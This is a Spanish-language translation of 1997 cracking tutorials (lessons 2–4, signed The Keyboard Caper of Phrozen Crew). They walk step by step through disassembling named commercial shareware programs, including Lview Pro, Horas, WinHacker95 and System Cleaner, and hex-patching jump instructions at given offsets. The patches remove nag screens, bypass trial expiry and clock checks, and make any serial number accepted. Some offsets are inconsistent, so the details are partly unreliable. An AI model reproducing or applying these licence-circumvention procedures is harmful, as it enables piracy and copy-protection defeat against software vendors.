- **Paso 7.**- Recuerdas que majadería decia el NAG? Ah, tenías que haberlo apuntado al ejecutar PEXE32.EXE. Es algo así como “PrivateEXE is NOT a free software. It is comercial...” o “Ok, I agree...” ect ect.

- **Paso 8.**- Pulsa F7 para buscar, introduce “agree” (en alfabeto ASCII). Encuentras la cadena? Ok, recuerda que PEXE32.EXE es un fichero de un programa de 32 bits, así que usará la cadena “00” entre cada carácter como “a g r e e” (sin espacio entre caracteres!).

- **Paso 9.**- Pulsa F7 de nuevo, escribe “a” (en ASCII), pulsa la flecha abajo, introduce “00” (en HEX), pulsa arriba, escribe “g”, pulsa abajo, “00”, arriba, “r”, abajo “00”, arriba, “e”, abajo “00”, arriba “e”. Deberías ver lo siguiente:

```
ÉÍ[F2:Forward /F4:Full ]ÍÍÍ
```

```
.00019330:  53 00 20 00-53 00 61 00-6E 00 73 00-20 00 53 00      S  S a n s  S
.00019340:  65 00 72 00-69 00 66 00-00 00 00 00-01 00 01 50      e r i f     P
.00019350:  00 00 00 00-19 00 EA 00-5A 00 0E 00-01 00 FF FF      ê Z  ÿÿ
.00019360:  80 00 26 00-4F 00 6B 00-2C 00 20 00-49 00 20 00      €& O k ,  I
.00019370:  61 00 67 00-72 00 65 00-65 00 00 00-00 00 00 00      a g r e e
.00019380:  00 00 01 50-00 00 00 00-7B 00 EA 00-5A 00 0E 00      P   { ê Z
.00019390:  65 00 FF FF-80 00 4F 00-72 00 64 00-65 00 72 00      e ÿÿ€O r d e r
.000193A0:  69 00 6E 00-67 00 20 00-26 00 49 00-6E 00 66 00      i n g  & I n
```

- **Paso 11**.- “Ok, I agree”, “Ordering” etc, son botones, ahora ve hacia arriba hasta encontrar:

```
.00019420:  81 00 02 50-00 00 00 00-11 00 9E 00-CC 00 21 00      • [1]P    ž Ì !
.00019430:  FF FF FF FF-82 00 50 00-72 00 69 00-76 00 61 00      ÿÿÿÿ~ P r i v a
.00019440:  74 00 65 00-45 00 58 00-45 00 20 00-69 00 73 00      t e E X E  i s
.00019450:  20 00 4E 00-4F 00 54 00-20 00 61 00-20 00 66 00        N O T  a  f
.00019460:  72 00 65 00-65 00 20 00-73 00 6F 00-66 00 74 00      r e e  s o f t
.00019470:  77 00 61 00-72 00 65 00-2E 00 20 00-49 00 74 00      w a r e .  I t
.00019480:  20 00 69 00-73 00 20 00-63 00 6F 00-6D 00 6D 00      i s  c o m m
.00019490:  65 00 72 00-63 00 69 00-61 00 6C 00-20 00 70 00      e r c i a l  p
```

- **Paso 12**.- Mira a FF FF FF FF 82, justo antes de la cadena “Private EXE in NOT a..” es donde se generaran los diálogos, recuerda, solo 4 FF´s y 82 bytes harán el engaño! Ahora usa las flechas para situarte en “82”. Veras “19434” bajo la pantalla, ahora pulsa F3 y cambia “82” por “7E”,

mira bajo la pantalla, estas en la dirección de compensación 14A34. Es donde puedes poner el parche. Pulsa F9 para grabar los cambios.

- **Paso 13.**.- Recuerda, solo 4 FF´s y 82 bits lo harán trabajar de otra manera puedes joder tu culo. Ahora que has cambiado “82” por “7E”, no se generaran más diálogos. Sal de HIEW y ejecuta PEXE32.EXE.

- **Paso 14.**- Ves ese horrible NAG? No!! Has crackeado el Private EXE 2.0a!!.

Parte 2.a: Eliminar NAG´s Lview Pro 1.C/32 (con W32Dasm)

- **Paso 1**.- Ejecuta LVIEWPRO.EXE.

- **Paso 2.**- Ahora ves esa horrible pantalla con un NAG, te gustaría eliminarlo, no?

- **Paso 3.**- Ok, sal del programa.

- **Paso 4.**- Ejecuta el Norton Commander, y ve al directorio de Lview PRO.

- **Paso 5.**- Copia LVIEWPRO.EXE a LVIEWPRO.EXX (como copia de seguridad) y copia LVIEWPRO.EXE a 1.EXE (para usar con W32Dasm).

- **Paso 6.**- Ejecuta W32Dasm y desensambla 1.EXE.

- **Paso 7.**- Una vez desensamblado, pincha en Debug/ Load Process (o pulsa CRTL-L).

- **Paso 8.**- Espera mientras que el debugger es acabado con la carga de DDL´s.

- **Paso 9.**- Bien, ahora estas en la ventana del “debug”, deberías ver la barra en:

:00450236 mov eax, dword ptr fs: [00000000]

:0045023C push ebp

...

...

- **Paso 10**.- Es el punto de entrada del programa. Bien, ahora estas preparado para ejecutar Lview PRO, pulsa EJECUTAR o F9. Ves esa pantalla con el NAG, te gustaría saber donde empieza el proceso del NAG. Pulsa “Seguir rastro” (o pulsa F7). Ah!. Deberías ver lo siguiente:

```
:004324F1 cmp eax, FFFFFFFF

:004324F4 jne 00432508

...

...
```

- **Paso 11**.- Pulsa terminar, se cerrarán las ventanas del debugger y Lview Pro.

- **Paso 12.**- Debes volver a W32Dasm y ver lo siguiente:

```
:004324F1 83F8FF        cmp eax, FFFFFFFF

:004324F4 7512          jne 00432508

...
```

- **Paso 13**.- Ok, ahora debes comprobar donde empieza el proceso de diálogos. Pulsa la flecha hacia arriba hasta encontrar:

```
:004323ED CC            int 03

:004323EE CC            int 03

:004323EF CC            int 03


* Referenced by a CALL at Address:

|:00407EEC
```

|

:004323F0 83EC78 sub esp, 00000078

:004323F3 56 push esi

...

- **Paso 14**.- Las CC´s (int 03), es donde empieza el proceso de diálogos. Asegurate de que la barra de color cyan esta en :004323F0 83Ec78 sub esp, 00000078. Verás la dirección de compensación bajo la pantalla, (@Offset 000317F0h). Es donde puedes hacer el parche para LVIEWPRO.EXE

- **Paso 15.**- Vuelve al Norton Commander, ejecuta HIEW LVIEWPRO.EXE, pulsa F4 para seleccionar modo descodificador (Decode mode) (ASM), pulsa F5 y escribe 317F0. Deberías ver algo como:

.000323F0: 83EC78 sub esp,078 ;"x"

.000323F3: 56 push esi

.000323F4: 8BB42480000000 mov esi,[esp][000000080]

.000323FB: 85F6 test esi,esi

(Recuerda, estoy usando HIEW 5.60, que te enseña la dirección de compensación, esta versión es impresionante, grabala!!!).

- **Paso 16**.- Aquí es donde puedes cambiar los bits, pulsa F3, introduce C3, pulsa F9. Cuando has pulsado F3 y has introducido C3, debiste ver:

000317F0: C3 retn

000317F1: EC in al,dx

000317F2: 7856 js 00003184A

```
000317F4: 8BB42480000000        mov      esi,[esp][000000080]

000317FB: 85F6                  test     esi,esi
```

- **Paso 17**.- Por que C3? Ah, cuando el programa empieza aquí en C3 (retn), no continuará con el proceso de diálogos porque tu le dijiste que volviera!

- **Paso 18.**- Ahora ejecuta LVIEWPRO.EXE, Ves ese horrible NAG? No!! Has crackeado Lview Pro 1.C/32!!

Y ahora aquí tines otra forma de eliminar esos NAG´s, quieres probar esto? Ok, vuelve al primer paso, y sigue los demás hasta el 15, y haz los siguientes pasos:

- **Paso 19**.- Ahora estas en la dirección de compensación 317F0, te gustaría saber donde empieza este proceso. Pulsa F6 (lo que encontrara la referencia o actual posición), deberías ver los siguiente:

```
.00007EEC: E8FFA40200           call  .0000323F0   ---------- (6)

.00007EF1: 83C404               add    esp,004

.00007EF4: 33C0                 xor    eax,eax

.00007EF6: E9320D0000           jmp   .000008C2D   ---------- (7)
```

- **Paso 20**.- Ah, ahora sabes donde comienza el proceso de diálogos. Pulsa F3, y escribe 9090909090, y pulsa F9 para grabar los cambios. Deberías haber algo como esto:

```
000072EC: 90                    nop

000072ED: 90                    nop

000072EE: 90                    nop

000072EF: 90                    nop

000072F0: 90                    nop

000072F1: 83C404                add    esp,004
```

000072F4: 33C0 xor eax,eax

- **Paso 21**.- Estos 9090909090 bits harán que no comienze el proceso. Ahora ejecuta LVIEWPRO.EXE, ves ese NAG?No!! Has crackeado Lview Pro 1.C/32!!

Parte 2.b: Como crackear Lview Pro 1.C/32 (introduciendo cualquier nº de serie)

- **Paso 1**.- Ejecuta LVIEWPRO.EXE.

- **Paso 2.**- Pulsa en Registrarse, entonces me registro... luego el nombre: escribe “TKC/PC ´97” y en #ID: escribe “12345”.

- **Paso 3.**- Ahora veras el mensaje de error. (Apuntalo) Y sal del programa.

- **Paso 4.**- Ejecuta el Norton Commander, y ve al directorio de LVP.

- **Paso 5.**- Copia LVIEWPRO.EXE a LVIEWPRO.EXX (como backup) y copia LVIEWPRO.EXE a 1.EXE (para usar con W32Dasm).

- **Paso 6.**- Ejecuta W32Dasm y desensambla 1.EXE.

- **Paso 7.**- Una vez desensamblado, pulsa “referencia de cadena de datos” (STRING DATA REFERENCE), y busca la cadena “User name and ID numbers do not...”.

- **Paso 8.**- Cierra la ventana SDR, deberías ver la línea:

* Possible StringData Ref from Data Obj -> "User name and ID numbers..

-> "match, please verify if..

:0041ED7D 68188F4600 push 00468F18

:0041ED82 56 push esi

- **Paso 9**.- Ok, ahora debes buscar la última comparación como CMP, JNE, JE, TEST, etc antes del error de la cadena. Pulsa la flecha hacia arriba hasta encontrar:

:0041ED7B 751A jne 0041ED97

* Possible StringData Ref from Data Obj -> "User name and ID numbers...

-> "match, please verify if...

...

- **Paso 10**.- Ahora ya sabes a donde saltará cuando has introducido un código erróneo. Ahora quieres ver si funcionara cuando cambias “jne” por “je”. Asegurate de que la barra verde esta en :0041ED7B 751A jne 0041ED97. Verás la dirección de compensación bajo la pantalla, (@Offset 0001E17Bh). Es donde puedes poner el parche para LVIEWPRO.EXE.

- **Paso 11.**- Vuelve al Norton Commander, ejecuta HIEW LVIEWPRO.EXE, pulsa F4 para seleccionar “Decode Mode” (ASM), pulsa F5 e introduce 1E17B. Deberías ver algo como:

.0001ED7B: 751A jne .00001ED97 ---------- (1)

.0001ED7D: 68188F4600 push 000468F18

.0001ED82: 56 push esi

- **Paso 12**.- Aquí es donde puedes cambiar los bits, pulsa F3, escribe 74, pulsa F9 para grabar los cambios y sal de HIEW.

- **Paso 13.**- Ejecuta LVIEWPRO.EXE, introduce cualquier código. Voila! Has crackeado LVP 1.C/32!! Cuidado! Que has introducido números de serie reales? Esto saltara al mensaje de error! Y ahora que?

- **Paso 14.**-Ejecuta de nuevo HIEW LVIEWPRO.EXE, pulsa F4, selecciona descodificar, pulsa F5 y escribe 1E17B. Pulsa F3, escribe EB, y pulsa F9. No saltará al mensaje de error!

Suficiente por ahora. Espero que te hallas divertido con este tutorial más de lo que yo lo hice.

Te veré la próxima vez en el tutorial #3 para Soft-ICE 3.0.

Que te diviertas!.

The Keyboard Caper,

El Fundador de PhRoZeN CreW ´94 - ´97

6-8-1997

tKC CRACKING TUTOR, LECCIÓN 3

Hi dudes!

Estoy aquí en el hospital, buenas enfermeras!. Ahora me gustaría enseñarte como cracker el tiempo límite (fecha de terminación) y como eliminar algunos NAG´s. Ya se que he prometido escribir un tutorial sobre Soft-ICE pero ahora mismo no puedo porque no dispongo de suficiente memoria para ejecutar el SICE... (Solo tengo 8 Mb de RAM en el portátil)

Disculpame por mis errores grámaticales, espero que entiendas este pedazo!

Ok, vamos!

Herramientas:

Necesitaras lo siguiente: (Yo usé estas herramientas, y doy por hecho que tú también las usarás):

- W32Dasm 8.9 o superior (usa FTP search: W32DSM89.ZIP)
- Hacker´s View 5.65 (E-mail: sen@suslikov.kemerovo.su)
- FAR 1.40b (ftp://ftp.elf.stuba.sk/pub/pc/utilfile/far140b.exe) Es realmente bueno!

Contenidos:

1) a. Como eliminar NAG´s de HORAS 2.1a (sin W32Dasm)

b. Como crackear la fecha límite de Horas 2.1a (con W32Dasm)

URL: http://www.basta.com

2) a. Como crackear la fecha límite de WinHacker95 2.0b3 (con W32Dasm)

b. Como crackear WinHacker95 2.0b3 (introduciendo cualquier nº)

URL: http://www.wedgesoftware.com

Como no tengo modem aquí, no pude grabar la última versión shareware, así que usé viejos programas para la demostración.

Parte 1.a: Eliminar NAG´s de Horas 2.1a (sin W32Dasm)

Yo uso siempre esta parte porque es más fácil y rápida.

- **Paso 1**.- Ejecuta HORAS.EXE.
- **Paso 2.**- Ahora ves uno de esos fastidiosos NAG´s, te gustaría eliminarlo, no?
- **Paso 3.**- Bien, sal del programa.
- **Paso 4.**- Ejecuta el FAR, y ve al directorio de HORAS.

- **Paso 5.**- Copy HORAS.EXE a HORAS.EXX (para backup) y ejecuta HIEW HORAS.EXE

- **Paso 6.**- Pulsa F4 para seleccionar el modo HEX, ahora veras la mierda HEX en HORAS.EXE. (No necesitas mearte los calzoncillos!)

- **Paso 7.**- Recuerdas que decía la mierda del NAG? Ah, tendrías que haberla apuntado al ejecutar HORAS.EXE. Es algo como “Welcome to Horas” o “Horas is a shareware application” ect.

- **Paso 8.**- Pulsa F7 para buscar, escribe “welcome”. Aparece la cadena? Ok, recuerda que el fichero HORAS.EXE es un programa de 32 bits, así que usara la cadena “00” entre cada carácter como “w e l c o m e” (sin espacio entre caracteres!).

- **Paso 9.**- Pulsa F7 de nuevo, pon “w” (en el campo ASCII), pulsa la flecha abajo, pon “00” (en el campo HEX), pulsa la flecha arriba, pon “e”, abajo “00”, arriba “l”, abajo “00”, arriba “c”, abajo “00”, arriba “o”, abajo “00”, arriba “m”, abajo “00”,arriba “e” y deberías ver esto:

```
ÉÍ[F2:Forward /F4:Full ]ÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ...

º ASCII: w e l c o m e°°°°°°°                                  ...

º                                                              ...

º   Hex: 77 00 65 00 6C 00 63 00 6F 00 6D 00 65 °°°°°° ...

ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ              ...
```

- **Paso 10**.- Bien, pulsa intro para encotrar esta cadena. Ahora veras esto:

- **Paso 11**.- Mira a FF FF 82 justo antes de la cadena “%is a shareware...” es donde se generaran los diálogos, recuerda solo 2 o 4 FF´s y 82 bits harán el engaño!. Ahora usa las flechas para poner el cursor en “82”. Veras “4791C” debajo de la pantalla. Ahora pulsa F3 y cambia “82” por “7E”, mira debajo de la pantalla, estas en la dirección de compensación 4191C. Es donde puedes colocar el parche. Pulsa F9 para grabar los cambios. Alguien me dijo que en vez de poner “7E”, pones “90” conseguiras el mismo efecto.

- **Paso 12.**- Recuerda solo 4 FF´s y 82 bits funcionarán, de otra manera te puedes joder el culo. A veces 2 FF´s y 82 bits podrían funcionar, ahora, una vez que has cambiado “82” por “7E”, no

se generaran los diálogos. Sal de HIEW y ejecuta HORAS.EXE.

- **Paso 13.**- Ves ese NAG? No!! Has crackeado Horas 2.1a!!

Parte 1.b: Crackear la fecha límite en Horas 2.1a (con W32Dasm)

- **Paso 1**.- Ejecuta HORAS.EXE.

- **Paso 2.**- Veras un mensaje de error que te dice que el tiempo de evaluación ha pasado. (Apunta el mensaje) y sal del programa.

- **Paso 3.**- Ejecuta el FAR, y ve al directorio de Horas.

- **Paso 4.**- Copia HORAS.EXE a HORAS.EXX (como backup) y copia HORAS.EXE a HORAS.W32 (para usar con W32Dasm)

- **Paso 5.**- Ejecuta W32Dasm y desensambla HORAS.W32.

- **Paso 6.**- Una vez desensamblado, pulsa STRING DATA REFERENCE, busca la cadena “the evualuation period for this product has expired. Please..”. Haz doble clic sobre ella.

- **Paso 7.**- Cierra la ventana SDR, y deberías ver esta línea:

```
* Possible Reference to String Resource ID=25016: "The evaluation per..

:0040C975 68B8610000       push 000061B8

...
```

- **Paso 8**.- Bien, pulsa la flecha hacia arriba hasta ver:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
```

|:0040C904 (C), :0040C918 (C), :0040C92D (C)

|

...

- **Paso 9**..- Ahora pulsa página arriba (RePág o PgUp) 2 o 3 veces hasta encontrar:

```
:0040C8F7 85C0                test eax, eax
:0040C8F9 0F85BD000000        jne 0040C9BC
:0040C8FF 8B4628              mov eax, dword ptr [esi+28]
:0040C902 85C0                test eax, eax
:0040C904 756B                jne 0040C971
:0040C906 8B17                mov edx, dword ptr [edi]
:0040C908 51                  push ecx
:0040C909 8BC4                mov eax, esp
```

- **Paso 10**.- Mira a 0040C904, recuerdas la dirección a la que se hacia referencia? Ahora busca hasta encontrar la última comparación como “test”, “jne” ect. Mira a 0040C8F7, es a donde se saltará cuando el tiempo de evaluación a acabado. Asegurate de que la barra verde esta en 0040C8F9 0F85BD000000 jne 0040C9BC y con esto verás la dirección de compensación bajo la pantalla, (@Offset 0000BCF9h), es donde puedes hacer el parche para HORAS.EXE.

Paso 11.- Vuelve a FAR, ejecuta HIEW HORAS.EXE, pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5, y pon BCF9, deberías ver lo siguiente:

```
.0000C8F9: 0F84BD000000        je    .00000C9BC   ---------- (1)
```

.0000C8FF: 8B4628 mov eax,[esi][00028]

.0000C902: 85C0 test eax,eax

- **Paso 12**.- Aquí es donde puedes cambiar los bits, pulsa F3, pon 0F85, pulsa F9 para guardar los cambios y sal de HIEW.

- **Paso 13.**- Ejecuta HORAS.EXE, ha caducado el tiempo de prueba? Voila! Has crackeado Horas 2.1ª!!

Parte 2.a: Como crackear el tiempo límite de WinHacker95 2.0b3 (con W32Dasm)

- **Paso 1**.- Ejecuta WH95.EXE

- **Paso 2.**- Verás el mensaje que dice que se ha acabado el tiempo de prueba, o que tendras que registrarte para que continue funcionando. (Apunta el mensaje) y sal del programa.

- **Paso 3.**- Ejecuta el FAR, y ve al directorio de WH95.

- **Paso 4.**- Copia WH95.EXE a WH95.EXX (como backup) y copia WH95.EXE a WH95.W32 (para usar con W32Dasm),

- **Paso 5.**- Ejecuta W32Dasm y desensambla WH95.W32.

- **Paso 6.**- Una vez desensamblado, haz click en STRING DATA REFERENCE, busca la cadena “Your trial period is over!”. Recuerda el mensaje y haz doble click sobre el.

- **Paso 7.**- Cierra la ventana SDR, deberías ver la línea:

–

* Possible StringData Ref from Data Obj ->"Your trial peroid is over!"

:00429977 6844D34400 push 0044D344

:0042997C 8D8208020000 lea eax, dword ptr [edx+00000208]

:00429982 50 push eax

- **Paso 8**.- Bien, pulsa la flecha hacia arriba hasta ver:

–

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:

|:004298AE (C)

|

...

- **Paso 9**.- Ahora pulsa la tecla página arriba 4 o 5 veces hasta ver:

:004298AE 0F82A1000000 jb 00429955

:004298B4 7517 jne 004298CD

:004298B6 51 push ecx

:004298B7 8D8208020000 lea eax, dword ptr [edx+00000208]

- **Paso 10**.- Mira a 004298AE, recuerdas la dirección a la que se hacía referencía? Es a donde se saltará cuando el tiempo límite ha pasado. Vamos a

buscarla. Asegurate de que la barra vefde esta en :004298AE 0F82A1000000 jb 00429955 y verás la dirección de compensación bajo la pantalla, (@Offset 00028CAEh). Es donde puedes poner el parche para WH95.EXE.

- **Paso 11.**- Vuelve al FAR, ejecuta HIEW WH95.EXE, pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5 y pon 28CAE. Deberías ver algo como:

```
.000298AE: 0F82A1000000        jb    .000029955   ---------- (1)

.000298B4: 7517                jne   .0000298CD   ---------- (2)

.000298B6: 51                  push  ecx
```

- **Paso 12**.- Aquí es donde puedes cambiar los bits, pulsa F3, pon EB0090909090, y pulsa F9 para guardar. EB00 dirá que no salte pero que continue en la línea siguiente, y 90909090 hará de ellos NOP, lo tienes? Sal de HIEW.

- **Paso 13.**- Ejecuta WH95EXE, ha caducado? Voila! Has crackeado el WH95 2.0b3!!

–

Parte 2.b: Como crackear WH95 2.0b3 (al introducir cualquier nº de serie)

- **Paso 1**.- Ejecuta WH95.EXE.

- **Paso 2.**- Pon “TKC/Pc ´97” en Nombre, en compañía “PC ´97”, y en nº “12345” y pulsa en registrar.

- **Paso 3.**- Has visto el mensaje de error. (Apuntalo) y sal del programa.

- **Paso 4.**- Ejecuta el FAR, y ve al directorio de WH95.

- **Paso 5.**- Copia WH95.EXE a WH95.EXX (como backup), y copia WH95.EXE a WH95.W32 (para usar con W32Dasm).

- **Paso 6.**- Ejecuta W32Dasm y desensambla WH95.W32.

- **Paso 7.**- Una vez desensamblado, haz click en STRING DATA REFERENCE, busca la cadena “Invalid Serial Number!”. (Recuerda este mensaje de error) Haz doble click en el.

- **Paso 8.**- Cierra la ventana SDR, deberías ver la línea:

```
* Possible StringData Ref from Data Obj ->"Invalid Serial Number!"

:00429719 68E0D24400          push 0044D2E0

:0042971E 8D4DF0              lea ecx, dword ptr [ebp-10]

...
```

- **Paso 9.**- Bien, ahora debes buscar la última comparación como CMP, JNE, JE, TEST ect, antes del error de la cadena. Pulsa la flecha hacia arriba hasta encontrar:

```
:004296FB 7474                je 00429771

:004296FD 8B4DF0              mov ecx, dword ptr [ebp-10]

:00429700 C7416C00000000      mov [ecx+6C], 00000000

...
```

- **Paso 10.**- Ahora sabes a donde saltará cuando has introducido un código erróneo. Vamos a probar si todo funciona cuando cambiamos “je” por “jne” o “eb”. Asegurate de que la barra verde esta en :004296FB 7474 je 00429771, verás la dirección de compensación bajo la pantalla, (@Offset 00028AFBh). Es donde puedes hacer el parche para WH95.EXE.

- **Paso 11.**- Vuelve a FAR, ejecuta HIEW WH95.EXE, pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5 y pon 28AFB. Deberías ver algo como:

```
.000296FB: 7474               je    .000029771   ---------- (1)

.000296FD: 8B4DF0             mov    ecx,[ebp][-0010]
```

.00029700: C7416C00000000 mov d,[ecx][0006C],000000

- **Paso 12.**- Aquí es donde puedes cambiar los bits, pulsa F3, pon EB, pulsa F9 para grabar y sal de HIEW.

- **Paso 13.**- Ejecuta WH95.EXE, pon cualquier código, funciona? No te mees, continúa.

- **Paso 14.**- Ejecuta de nuevo WH95.EXE.

- **Paso 15.**- Pon “TKC/PC ´97” en nombre, en compañía “PC ´97”, y en nº de serie “12345” y pulsa registrar.

- **Paso 16.**- Verás otro mensaje de error. (Apuntalo) y sal del programa.

- **Paso 17.**- Vuelve al W32Dasm, haz click en STRING DATA REFERENCE, y busca la cadena “Error 1000: Invalid Serial Number!”. Recuerda este mensaje, haz doble click en el.

- **Paso 18.**- Cierra la ventana SDR, deberías ver la línea:

* Possible StringData Ref from Data Obj ->"Error 1000: Invalid Serial.."

:004229C3 686CCE4400 push 0044CE6C

:004229C8 E8C3030000 call 00422D90

...

- **Paso 19.**- Bien, ahora debes buscar la última comparación como CMP, JNE, JE, TEST, ect antes del error de la cadena. Pulsa la flecha hacia arriba hasta encontrar:

:004229BC 7424 je 004229E2

:004229BE 6A3B push 0000003B

:004229C0 8B4DEC mov ecx, dword ptr [ebp-14]

...

- **Paso 20.**- Ahora sabes a donde saltará el programa cuando has introducido un código erróneo. Vamos a probar si todo funcionará cuando cambiamos “je” por jne” o “eb”. Asegurate de que la barra verde esta en :004229BC 7424 je 004229E2, verás la dirección de compensación debajo de la pantalla, (@Offset 00021DBCh). Es donde puedes poner el parche para WH95.EXE.

- **Paso 21.**- Vuelve al FAR, ejecuta HIEW WH95.EXE, pulsa F4 para activar modo descodificador (ASM), pulsa F5 y pon 21DBC. Deberías ver algo como:+

```
.000229BC: 7424          je    .0000229E2   ---------- (1)

.000229BE: 6A3B          push   03B

.000229C0: 8B4DEC        mov    ecx,[ebp][-0014]
```

- **Paso 22.**- Aquí es donde puedes cambiar los bits, pulsa F3, pon EB, pulsa F9 para grabar y sal de HIEW.

- **Paso 23.**- Ejecuta WH95.EXE, pon cualquier código y... Voila! Has crackeado 2.0b3!!

Bien, suficiente por ahora. Espero que te hallas divertido con este tutorial tanto como yo lo hice.

Te vere la próxima vez en el tutorial #4.

Que te divietas!

The Keyboard Caper,

The Founder of PhRoZeN CreW ´94 - ´97

27-8-1997

tKC CRACKING TUTOR, LECCIÓN 4

Hi dudes!

Cuatro meses sin tutorial! Phew, pero como puedes ver estoy de vuelta en la escena del cracking (yea, estoy de vuelta en tu PC, no estas contento?) J . Ok, let´s rock, en este tutorial te enseñare como eliminar límites de intervalos y como activar rasgos mutiladores en algunas aplicaciones (y como registrar tu bebé) J .

(Todavía no puedo hablarte sobre Soft-ICE, sigo con el portátil). En el próximo tutorial hablaremos de IDA (Interactive Disassembler).

Discúlpame por mis errores grámaticales, espero que entiendas este pedazo! J

Herramientas:

Necesitaras las siguientes: (Yo usé estas herramientas, y doy por hecho que tú también las usarás):

- W32Dasm 8.9 o superior.

- Hacker´s View 5.66 (E-mail: sen@suslikov.kemerovo.su)

- FAR1.50b (ftp://ftp.elf.stuba.sk/pub/pc/utilfile/far140b.exe) Es realmente bueno! O Windows Commander 3.50 beta 5 (http://www.ghisler.com)

Contenidos:

1) a. Como crackear el tiempo de evaluación de System Cleaner 1.21 (con W32Dasm)**URL:** http://infortech.reedcs.com

b. Como desviar el NAG sobre fecha inválida en System Cleaner 1.21 (con W32Dasm)

URL: http://infortech.reedcs.com

2) a. Como activar rasgos mutiladores de Macro Schedular 4.3.11 (con W32Dasm)

URL: http://www.mjnet.com

3) Como crackear TrayCal 1.0 (para introducir cualquier código)

URL: http://www.spaeder.com

4) Porque copio ficheros *.EXE a *.W32.

5) Código fuente ASM para parches, por Nop/PC ´97

Parte 1.a: Crackear el tiempo de evaluación de System Cleaner 1.21 (con W32Dasm)

- **Paso 1**.- Ejecuta System Cleaner.EXE

- **Paso 2.**- Ahora verás el mensaje de error que dice que el período de evaluación ha pasado. (Apunta el mensaje) y sal del programa.

- **Paso 3.**- Sigamos.

- **Paso 4.**- Ejecuta WC, y ve al directorio de System Cleaner.

- **Paso 5.**- Copia SystemCleaner.EXE a Systemcleaner.EXX (como backup) y copia SystemCleaner.EXE a SystemCleaner.W32 (para usar con W32Dasm)

- **Paso 6.**- Ejecuta W32Dasm y desensambla SystemCleaner.W32.

- **Paso 7.**- Una vez desensamblado, haz click en STRING DATA REFERENCE, busca la

cadena “The trial period has ended. Please...”. (Recuerda este mensaje de error) Haz doble click en el.

- **Paso 8.**- Cierra la ventana SDR, deberías ver la línea:

:00464BB6 668B0DE44B4600 mov cx, word ptr [00464BE4]

:00464BBD B202 mov dl, 02

* Possible StringData Ref from Code Obj ->"The trial period has ended. Please "

->"register this software!"

- **Paso 9.**-Bien, pulsa la flecha hacia arriba hasta encontrar:

:00464BA8 53 push ebx

:00464BA9 8BD8 mov ebx, eax

:00464BAB 80BB0C01000000 cmp byte ptr [ebx+0000010C], 00

:00464BB2 741C je 00464BD0

:00464BB4 6A00 push 00000000

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:00464B4F(C)

- **Paso 10.**- Mira sobre la referencia del salto en 00464B4F (C), pulsa 2 o 3 veces Página arriba hasta ver:

:00464B4F 7065 jo 00464BB6

Y mira abajo hasta ver:

:00464B54 64 BYTE 064h

Si ves la cadena “BYTE xxxh” ignorala!! No es un salto real, son solo cadenas, bien, vuelve a la dirección 00464BA8. Ahora encontraras una comparación, mira a 464BB2, es a donde se saltará cuando el tiempo de evaluación a caducado. Let´s try.

Asegurate de que la barra verde esta en 00464BB2 741C je 00464BD0 y verás la dirección de compensación bajo de la pantalla, (@Offset 00063FB2h). Es donde puedes hacer el parche para SystemCleaner.EXE.

- **Paso 11.**- Vuelve a WC, ejecuta HIEW SYSTEM~1.EXE, pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5 y pon 63FB2. Deberías ver algo como:

```
.00064BB2: 741C                    je    .000064BD0   ---------- (1)

.00064BB4: 6A00                    push   000

.00064BB6: 668B0DE44B4600          mov    cx,[000464BE4]
```

- **Paso 12.**- Aquí es donde puedes cambiar los bits, pulsa F3, pon EB, pulsa F9 para grabar y sal de HIEW.

- **Paso 13.**- Ejecuta SystemCleaner.EXE, a caducado el tiempo de evaluación, Voila! Lo has hecho!!.

Parte 1.b: Desviar el NAG sobre fecha inválida en System Cleaner 1.21 (con W32Dasm)

(Esto se usa sólo sí has cambiado la fecha de 12/25/98, por ejemplo a 12/25/97. Veras un NAG que te dice “ The system clock has been moved back. Please reset system clock to correct blah blah...”).

- **Paso 1**.- Ejecuta System Cleaner.EXE

- **Paso 2.**- Ahora veras el mensaje de error que dice que la fecha del sistema ha sido

modificada. (Apunta el mensaje) y sal del programa.

- **Paso 3.**- Sigamos.

- **Paso 4.**- Ejecuta WC, y ve al directorio de System Cleaner.

- **Paso 5.**- Copia SystemCleaner.EXE a Systemcleaner.EXX (como backup) y copia SystemCleaner.EXE a SystemCleaner.W32 (para usar con W32Dasm)

- **Paso 6.**- Ejecuta W32Dasm y desensambla SystemCleaner.W32.

- **Paso 7.**- Una vez desensamblado, haz click en STRING DATA REFERENCE, busca la cadena “The system clock has been moved back”. (Recuerda este mensaje de error) Haz doble click en el.

- **Paso 8.**- Cierra la ventana SDR, deberías ver la línea:

```
:00464E56 668B0D884E4600        mov cx, word ptr [00464E88]

:00464E5D B201                  mov dl, 01

* Possible StringData Ref from Code Obj ->"The system clock has been moved "

                                          ->"back. Please reset system
clock                                          ->"to correct time
before                                              re-running "
```

- **Paso 9.**-Bien, pulsa la flecha hacia arriba hasta encontrar:

```
:00464E48 53                    push ebx

:00464E49 8BD8                  mov ebx, eax

:00464E4B 80BB0C01000000        cmp byte ptr [ebx+0000010C], 00

:00464E52 7421                  je 00464E75
```

:00464E54 6A00 push 00000000

:00464E56 668B0D884E4600 mov cx, word ptr [00464E88]

- **Paso 10**.- Mira a 00464E52, es a donde se saltará cuando el reloj ha sido cambiado. Let´s see. Asegurate de que la barra verde esta en 00464E52 7421 je 00464E75 y verás la dirección de compensación bajo la pantalla, (@Offset 00064252h). Es donde puedes hacer el parche de SystemCleaner.EXE.

- **Paso 11.**- Vuelve a WC, ejecuta HIEW SYSTEM~1.EXE, pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5 y pon 63FB2. Deberías ver algo como:

.00064E52: 7421 jmps .000064E75 ---------- (1)

.00064E54: 6A00 push 000

.00064E56: 668B0D884E4600 mov cx,[000464E88]

- **Paso 12.**- Aquí es donde puedes cambiar los bits, pulsa F3, pon EB, pulsa F9 para grabar y sal de HIEW.

